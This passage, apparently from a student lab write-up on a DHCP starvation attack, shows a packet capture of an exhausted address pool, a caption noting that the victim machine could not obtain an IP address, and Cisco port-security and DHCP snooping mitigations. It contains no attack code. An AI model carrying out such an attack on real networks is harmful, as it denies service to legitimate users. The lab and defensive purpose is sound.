17	0.587613	10.10.111.1	10.10.111.110	DHCP	DHCP ACK - Transaction ID 0x0
308	14.235975	10.10.111.1	10.10.111.111	DHCP	DHCP ACK - Transaction ID 0x0
20	0.667407	10.10.111.1	10.10.111.112	DHCP	DHCP ACK - Transaction ID 0x0
22	0.722444	10.10.111.1	10.10.111.113	DHCP	DHCP ACK - Transaction ID 0x0
314	14.479326	10.10.111.1	10.10.111.114	DHCP	DHCP ACK - Transaction ID 0x0
25	0.861588	10.10.111.1	10.10.111.115	DHCP	DHCP ACK - Transaction ID 0x0
27	0.924552	10.10.111.1	10.10.111.116	DHCP	DHCP ACK - Transaction ID 0x0
176	7.770951	10.10.111.1	10.10.111.117	DHCP	DHCP ACK - Transaction ID 0x0
30	1.034989	10.10.111.1	10.10.111.118	DHCP	DHCP ACK - Transaction ID 0x0
323	14.711787	10.10.111.1	10.10.111.119	DHCP	DHCP ACK - Transaction ID 0x0
325	14.763446	10.10.111.1	10.10.111.120	DHCP	DHCP ACK - Transaction ID 0x0
34	1.237799	10.10.111.1	10.10.111.121	DHCP	DHCP ACK - Transaction ID 0x0
36	1.332794	10.10.111.1	10.10.111.122	DHCP	DHCP ACK - Transaction ID 0x0
330	14.929050	10.10.111.1	10.10.111.123	DHCP	DHCP ACK - Transaction ID 0x0
39	1.510684	10.10.111.1	10.10.111.124	DHCP	DHCP ACK - Transaction ID 0x0
333	15.074425	10.10.111.1	10.10.111.125	DHCP	DHCP ACK - Transaction ID 0x0
189	8.521956	10.10.111.1	10.10.111.126	DHCP	DHCP ACK - Transaction ID 0x0
43	1.687825	10.10.111.1	10.10.111.127	DHCP	DHCP ACK - Transaction ID 0x0
45	1.753194	10.10.111.1	10.10.111.128	DHCP	DHCP ACK - Transaction ID 0x0
495	22.215836	10.10.111.1	10.10.111.129	DHCP	DHCP ACK - Transaction ID 0x0
48	1.948475	10.10.111.1	10.10.111.130	DHCP	DHCP ACK - Transaction ID 0x0
50	2.055031	10.10.111.1	10.10.111.131	DHCP	DHCP ACK - Transaction ID 0x0
197	8.878281	10.10.111.1	10.10.111.132	DHCP	DHCP ACK - Transaction ID 0x0
53	2.202855	10.10.111.1	10.10.111.133	DHCP	DHCP ACK - Transaction ID 0x0
1103	55.059848	10.10.111.1	10.10.111.134	DHCP	DHCP ACK - Transaction ID 0x0
348	15.838799	10.10.111.1	10.10.111.135	DHCP	DHCP ACK - Transaction ID 0x0
57	2.357528	10.10.111.1	10.10.111.136	DHCP	DHCP ACK - Transaction ID 0x0
506	22.812530	10.10.111.1	10.10.111.137	DHCP	DHCP ACK - Transaction ID 0x0
60	2.503609	10.10.111.1	10.10.111.138	DHCP	DHCP ACK - Transaction ID 0x0
62	2.574303	10.10.111.1	10.10.111.139	DHCP	DHCP ACK - Transaction ID 0x0
355	16.197932	10.10.111.1	10.10.111.140	DHCP	DHCP ACK - Transaction ID 0x0
65	2.716800	10.10.111.1	10.10.111.141	DHCP	DHCP ACK - Transaction ID 0x0
212	9.568120	10.10.111.1	10.10.111.142	DHCP	DHCP ACK - Transaction ID 0x0
68	2.832604	10.10.111.1	10.10.111.143	DHCP	DHCP ACK - Transaction ID 0x0
215	9.668747	10.10.111.1	10.10.111.144	DHCP	DHCP ACK - Transaction ID 0x0
71	3.028013	10.10.111.1	10.10.111.145	DHCP	DHCP ACK - Transaction ID 0x0
73	3.118553	10.10.111.1	10.10.111.146	DHCP	DHCP ACK - Transaction ID 0x0
221	9.931170	10.10.111.1	10.10.111.147	DHCP	DHCP ACK - Transaction ID 0x0
76	3.289027	10.10.111.1	10.10.111.148	DHCP	DHCP ACK - Transaction ID 0x0
225	10.040586	10.10.111.1	10.10.111.149	DHCP	DHCP ACK - Transaction ID 0x0
79	3.387932	10.10.111.1	10.10.111.150	DHCP	DHCP ACK - Transaction ID 0x0
229	10.136301	10.10.111.1	10.10.111.151	DHCP	DHCP ACK - Transaction ID 0x0
374	17.104811	10.10.111.1	10.10.111.152	DHCP	DHCP ACK - Transaction ID 0x0
83	3.551389	10.10.111.1	10.10.111.153	DHCP	DHCP ACK - Transaction ID 0x0
678	35.406106	10.10.111.1	10.10.111.154	DHCP	DHCP ACK - Transaction ID 0x0
530	24.125181	10.10.111.1	10.10.111.155	DHCP	DHCP ACK - Transaction ID 0x0
830	42.458035	10.10.111.1	10.10.111.156	DHCP	DHCP ACK - Transaction ID 0x0
1139	56.613565	10.10.111.1	10.10.111.157	DHCP	DHCP ACK - Transaction ID 0x0
89	3.828574	10.10.111.1	10.10.111.158	DHCP	DHCP ACK - Transaction ID 0x0
91	3.891153	10.10.111.1	10.10.111.159	DHCP	DHCP ACK - Transaction ID 0x0

685	35.778932	10.10.111.1	10.10.111.160	DHCP	DHCP ACK	- Transaction ID 0x0
240	10.809473	10.10.111.1	10.10.111.161	DHCP	DHCP ACK	- Transaction ID 0x0
95	4.149589	10.10.111.1	10.10.111.162	DHCP	DHCP ACK	- Transaction ID 0x0
244	10.951350	10.10.111.1	10.10.111.163	DHCP	DHCP ACK	- Transaction ID 0x0
246	11.032855	10.10.111.1	10.10.111.164	DHCP	DHCP ACK	- Transaction ID 0x0
99	4.423808	10.10.111.1	10.10.111.165	DHCP	DHCP ACK	- Transaction ID 0x0
101	4.482676	10.10.111.1	10.10.111.166	DHCP	DHCP ACK	- Transaction ID 0x0
1154	57.329323	10.10.111.1	10.10.111.167	DHCP	DHCP ACK	- Transaction ID 0x0
104	4.601956	10.10.111.1	10.10.111.168	DHCP	DHCP ACK	- Transaction ID 0x0
550	24.955283	10.10.111.1	10.10.111.169	DHCP	DHCP ACK	- Transaction ID 0x0
107	4.730080	10.10.111.1	10.10.111.170	DHCP	DHCP ACK	- Transaction ID 0x0
109	4.808259	10.10.111.1	10.10.111.171	DHCP	DHCP ACK	- Transaction ID 0x0
402	18.515336	10.10.111.1	10.10.111.172	DHCP	DHCP ACK	- Transaction ID 0x0
404	18.577942	10.10.111.1	10.10.111.173	DHCP	DHCP ACK	- Transaction ID 0x0
113	5.000587	10.10.111.1	10.10.111.174	DHCP	DHCP ACK	- Transaction ID 0x0
558	25.486420	10.10.111.1	10.10.111.175	DHCP	DHCP ACK	- Transaction ID 0x0
261	11.876250	10.10.111.1	10.10.111.176	DHCP	DHCP ACK	- Transaction ID 0x0
862	44.021796	10.10.111.1	10.10.111.177	DHCP	DHCP ACK	- Transaction ID 0x0
412	18.840513	10.10.111.1	10.10.111.178	DHCP	DHCP ACK	- Transaction ID 0x0
119	5.294464	10.10.111.1	10.10.111.179	DHCP	DHCP ACK	- Transaction ID 0x0
416	19.001366	10.10.111.1	10.10.111.180	DHCP	DHCP ACK	- Transaction ID 0x0
267	12.325376	10.10.111.1	10.10.111.181	DHCP	DHCP ACK	- Transaction ID 0x0
123	5.455639	10.10.111.1	10.10.111.182	DHCP	DHCP ACK	- Transaction ID 0x0
125	5.526147	10.10.111.1	10.10.111.183	DHCP	DHCP ACK	- Transaction ID 0x0
424	19.268556	10.10.111.1	10.10.111.184	DHCP	DHCP ACK	- Transaction ID 0x0
128	5.649051	10.10.111.1	10.10.111.185	DHCP	DHCP ACK	- Transaction ID 0x0
130	5.712797	10.10.111.1	10.10.111.186	DHCP	DHCP ACK	- Transaction ID 0x0
276	12.683295	10.10.111.1	10.10.111.187	DHCP	DHCP ACK	- Transaction ID 0x0
877	44.725480	10.10.111.1	10.10.111.188	DHCP	DHCP ACK	- Transaction ID 0x0
134	5.936523	10.10.111.1	10.10.111.189	DHCP	DHCP ACK	- Transaction ID 0x0
432	19.625644	10.10.111.1	10.10.111.190	DHCP	DHCP ACK	- Transaction ID 0x0
434	19.674950	10.10.111.1	10.10.111.191	DHCP	DHCP ACK	- Transaction ID 0x0
731	38.023339	10.10.111.1	10.10.111.192	DHCP	DHCP ACK	- Transaction ID 0x0
139	6.263611	10.10.111.1	10.10.111.193	DHCP	DHCP ACK	- Transaction ID 0x0
141	6.318098	10.10.111.1	10.10.111.194	DHCP	DHCP ACK	- Transaction ID 0x0
143	6.386360	10.10.111.1	10.10.111.195	DHCP	DHCP ACK	- Transaction ID 0x0
287	13.254558	10.10.111.1	10.10.111.196	DHCP	DHCP ACK	- Transaction ID 0x0
146	6.514956	10.10.111.1	10.10.111.197	DHCP	DHCP ACK	- Transaction ID 0x0
148	6.553810	10.10.111.1	10.10.111.198	DHCP	DHCP ACK	- Transaction ID 0x0
449	20.216275	10.10.111.1	10.10.111.199	DHCP	DHCP ACK	- Transaction ID 0x0
745	38.557615	10.10.111.1	10.10.111.200	DHCP	DHCP ACK	- Transaction ID 0x0

Figure 44: The victim machine unable to get an IP address



#### Mitigation:

There are a few ways to protect your DHCP server from an attack like this. The first way would be to limit the number of MAC addresses allowed on a certain port. On a Cisco switch this is done with the *switchport port-security maximum* command. Another way is to turn DHCP snooping on for the VLAN's that you want protected. This is done with the *ip dhcp snooping* command then specifying the VLAN's you want to protect (ex. *ip dhcp snooping vlan1*) and connecting it to a database to use (ex. *ip dhcp snooping database* (listing a database to use via tftp)) and lastly making sure it verifies the MAC address that's requesting the DHCP lease (ex. *ip dhcp snooping verify mac-address*).

#### References

Class lecture slides via <https://newclasses.nyu.edu/portal/site/a60fc113-1000-46e8-8494-fe34c757d950/page/9341f776-4200-4715-b9ac-0923689381d7>

<http://www.revolutionwifi.net/revolutionwifi/2011/03/preventing-dhcp-starvation-attacks.html>